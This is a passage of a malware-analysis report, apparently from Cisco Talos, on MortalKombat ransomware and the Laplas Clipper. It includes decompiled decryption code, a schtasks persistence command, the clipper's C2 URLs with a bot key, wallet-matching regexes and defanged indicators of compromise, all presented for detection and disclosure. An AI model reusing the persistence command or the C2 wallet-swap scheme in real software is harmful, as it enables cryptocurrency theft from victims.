

Figure 13: Code similarities in the Xorist, MortalKombat and leaked builder-generated sample.

Comparing the Xorist variant and the MortalKombat binaries showed similarities in the code, leading us to assess with high confidence that the MortalKombat ransomware belongs to the Xorist ransomware family.



Figure 14: Bindiff results of Xorist and MortalKombat ransomware.

Laplas Clipper technical analysis

The GO variant of Laplas Clipper identified in this campaign is a 32-bit executable downloaded from the attacker-controlled hosting server with persistence capabilities. In the initial phase of its execution, the Clipper decrypts a few of the embedded encrypted strings with a decryption routine that first decodes the base64-encoded strings and then decrypts them with the XOR key '`\x3F`' to generate the key, folder name, process ID file, and executable filenames.

```
// main.decrypt
__int128 __golang main_decrypt(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = encoding_base64__ptr_Encoding_DecodeString((int)dword_7C23CC, a1, a2);
  v2 = runtime_makeslice((int)&RTYPE_uint8, v4, v4);
  for ( i = 0; i < v4; ++i )
    *(_BYTE *)(v2 + i) = byte_78D1C1 ^ *(_BYTE *)(v5 + i);
  *(_QWORD *)&result = __PAIR64__(v4, v2);
  DWORD2(result) = v4;
  return result;
}
```

Figure 15: String decryption function of Laplas Clipper malware.

Table 2 shows the strings associated with the GO Clipper malware of this campaign.

Encrypted strings	Decrypted strings
W10IW10PWgwHWgZeXQxaCloIXg1dBlwMXVsI DQsLWQtZDQ0NDlsJWVpZC10GXA1dCg5aC14 HWVkJXlpeBg0KXA==	db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef 4b9c2b51e4a8ff6aea925c
XFNWT09aTRFYSk1K	clipper[.]guru
cG5eZ295aUlZaA==	OQaXPFVvfW
e1tQWnxUXlVtWRFPVls=	DdoeCkajRf.pid
a3xwfX5WTGVGcxFaR1o=	TCOBAisZyL.exe

Table 2: strings associated with the GO Clipper malware.

After the string decryption routine, the Clipper establishes persistence on the victim's machine by creating a folder using the decrypted string '`OQaXPFVvfW`' in the local user profile's applications roaming folder and copies itself into the folder with the filename using another decrypted string, '`TCOBAisZyL.exe`'. The absolute path of the persistent location identified in this campaign is `C:\Users\<user>\AppData\Roaming\OQaXPFVvfW\TCOBAisZyL.exe`.

Laplas Clipper also creates a *Windows* scheduled task by executing the schtasks command shown below:

```
cmd.exe /C schtasks /create /tn OQaXPFVvfW /tr "C:\Users\<user>\AppData\Roaming\OQaXPFVvfW\
TCOBAisZyL.exe" /st 00:00 /du 9999:59 /sc once /ri 1 /f
```

The scheduled task executes the Clipper malware every minute for 416 days on the victim's machine, resulting in continuous monitoring of the victim's clipboard for a cryptocurrency wallet address. The attacker uses the technique of executing the malware through scheduled tasks to evade detection.

A main handler function of the Clipper malware executes its functionality. First, it registers the victim's machine with the Clipper bot by sending the victim's desktop name and user ID. The Clipper then sends another request to the Clipper bot and receives the regular expressions in the victim's system memory. The Clipper reads the victim machine's clipboard contents and executes a function to perform regular expression pattern matching to detect the cryptocurrency wallet address. When a cryptocurrency wallet address is identified, the Clipper sends the wallet address back to the Clipper bot. In response, the Clipper receives an attacker-controlled wallet address similar to the victim's and overwrites the original cryptocurrency wallet address in the clipboard.

The regular expressions of cryptocurrency wallet addresses received by the Clipper malware from the Clipper bot are shown in Table 3.

Communication with the attacker-controlled Clipper bot is performed using the HTTP GET method. We compiled a list of the URLs the Clipper malware generates to communicate with the Clipper bot 'clipper[.]guru', shown in Table 4.

We created two dummy Ethereum wallets in Metamask for analysis purposes. During our analysis, the Clipper malware sent our dummy wallet address to the Clipper bot from the clipboard of the analysis sandbox. In return, we received the attacker-controlled wallet address, which looked similar to our original wallet address.

Regular expressions received	Cryptocurrencies

`1[1-9A-HJ-NP-Za-km-z]{32,33}`
`3[1-9A-HJ-NP-Za-km-z]{32,33}`
`X[1-9A-HJ-NP-Za-km-z]{33}`
`[1-9A-HJ-NP-Za-km-z]{44}`
	Dash

`Bc1q[023456789acdefghjklmnpqrstuvwxyz]{3 8,58}`	Bitcoin
`q[a-z0-9]{41}` `p[a-z0-9]{41}`	Bitcoin Cash
`L[a-km-zA-HJ-NP-Z0-9]{33}` `M[a-km-zA-HJ-NP-Z0-9]{33}`	Zcash
`ltc1q[a-zA-Z0-9]{38}`	Litecoin
`0x[a-fA-F0-9]{40}`	Ethereum
`Bnb1[0-9a-z]{38}`	Binance coin
`D[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{3 2}`	Dogecoin
`4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}` `8[0-9AB][1-9A-HJ-NP-Za-km-z]{93}`	Monero
`r[0-9a-zA-Z]{33}`	Ripple
`t1[a-km-zA-HJ-NP-Z1-9]{33}`	Tezos
`ronin:[a-fA-F0-9]{40}`	Ronin
`T[A-Za-z1-9]{33}`	Tron
`addr1[a-z0-9]+`	Cardano
`cosmos1[a-z0-9]{38}`	Cosmos

Table 3: Regular expressions of cryptocurrency wallet addresses received by the Clipper malware.

URLs	Purpose
`hxxp[://]clipper[.]guru/bot/online?guid=<DESKTOP-NAME>\<USERID>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c`	Registers Victim's machine with the clipper bot
`hxxp[://]clipper[.]guru/bot/regex?key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c`	Gets the regular expression patterns from the clipper bot
`hxxp[://]clipper[.]guru/bot/get?address=<Victims crypto wallet address copied from the clipboard>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c`	Sends the victim's crypto wallet address to the clipper bot

Table 4: URLs the Clipper malware generates to communicate with the Clipper bot.



Figure 16: Clipper malware copies the wallet address from the victim's clipboard.

Table 5 shows the cryptocurrency wallet address sent from our analysis machine and the corresponding address received from the Clipper bot 'clipper[.]guru'.

Cryptocurrency wallet address sent from the analysis machine	Cryptocurrency wallet address received from the Clipper bot
0x516DE893B9c9430066bC1116Feaa6E09A6349d83	0x516Acfd0bae6e65A45e0808c6Ae7560d96 22B246
0xbd0b7a89674A0CFf1870b5aC65578b39172979f9	0xbd04EeD05CE7C532670A4564Ae6acbE849a7dB97

Table 5: Cryptocurrency wallet address sent from our analysis machine and the corresponding address received from the Clipper bot.

The attacker-controlled wallet addresses received from the Clipper bot are valid, and their status can be seen in the blockchain shown in Figure 17.



Figure 17: Blockchain showing the attacker-controlled wallet details.

VICTIMOLOGY

We observed that victims of this campaign are predominantly located in the United States, with a smaller percentage of victims in the United Kingdom, Turkey and the Philippines.



Figure 18: Geographical spread of victims.

MITRE ATT&CK TTPs

The campaign demonstrates several MITRE ATT&CK framework techniques that the actor has employed in their attacks, most notably:

- Command-Line Interface - T1059
- Scripting - T1064
- Execution through API - T1106
- BITS Jobs - T1197
- Registry Run Keys / Startup Folder - T1060
- Modify Registry - T1112
- System Information Discovery - T1082
- File and Directory Discovery - T1083
- Query Registry - T1012
- Peripheral Device Discovery - T1120
- Exfiltration Over Unencrypted Non-C2 Protocol - T1048.003
- Data Encrypted for Impact - T1486.

INDICATORS OF COMPROMISE

Indicators of compromise associated with this threat can be found at [3].

IP address

```
193[.]169[.]255[.]78
144[.]76[.]136[.]153
```

Domains

```
clipper[.]guru transfer[.]sh
```

Email address

```
hack3dlikeapro[at]proton[.]me
```

URL

```
hxxp[:]//193[.]169[.]255[.]78/fw-apgksdtpx4hoaujjmbvdnxpohz[.]pdf[.]zip
hxxp[:]//193[.]169[.]255[.]78/fw-cpgk2xfpx4hoaujjmbvdnxpohz[.]pdf[.]zip
hxxp[:]//193[.]169[.]255[.]78/FW-APGKSDTPX4HOAUJJMBVDNXPOHZ[.]PDF[.]zip
hxxp[:]//193[.]169[.]255[.]78/FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ[.]PDF[.]zip
hxxps[://]transfer[.]sh/get/hftBjw/8kb[.]zip
```

Malicious attachments

```
9a5a5d50dea40645697fabc8168cc32faf8e71ca77a2ea3f5f73d1b9a57fc7b0
26d870d277e2eca955e51a8ea77d942ebafbbf3cbf29371a04a43cfe1546db17
```

Bat Loader

```
1bf30c5c51a3533b4f0d7d3d560df691657d62374441d772f563376b55a60818
f02512e7e2950bdf5fa0cd6fa6b097f806e1b0f6a25538d3314c793998484220
```

Laplas Clipper

```
63ec10e267a71885089fe6de698d2730c5c7bc6541f40370680b86ab4581a47d
```

MortalKombat ransomware

```
e5f60df786e9da9850b7f01480ebffced3be396618c230fa94b5cbc846723553
```

REFERENCES

[1] New Laplas Clipper Distributed via SmokeLoader. Cyble. November 2022. https://blog.cyble.com/2022/11/02/new-laplas-clipper-distributed-by-smokeloader/.

[2] Meskauskas, T. Xorist Ransomware [Updated]. PCrisk. November 2021. https://www.pcrisk.com/removal-guides/9905-xorist-ransomware#!prettyPhoto.

[3] Indicators of compromise. https://raw.githubusercontent.com/Cisco-Talos/IOCs/51bbac61a9f41dc2d2f7b1e96b21b651efbc6efb/2023/02/new-mortalkombat-ransomware-and-laplas-clipper-malware-threats.txt.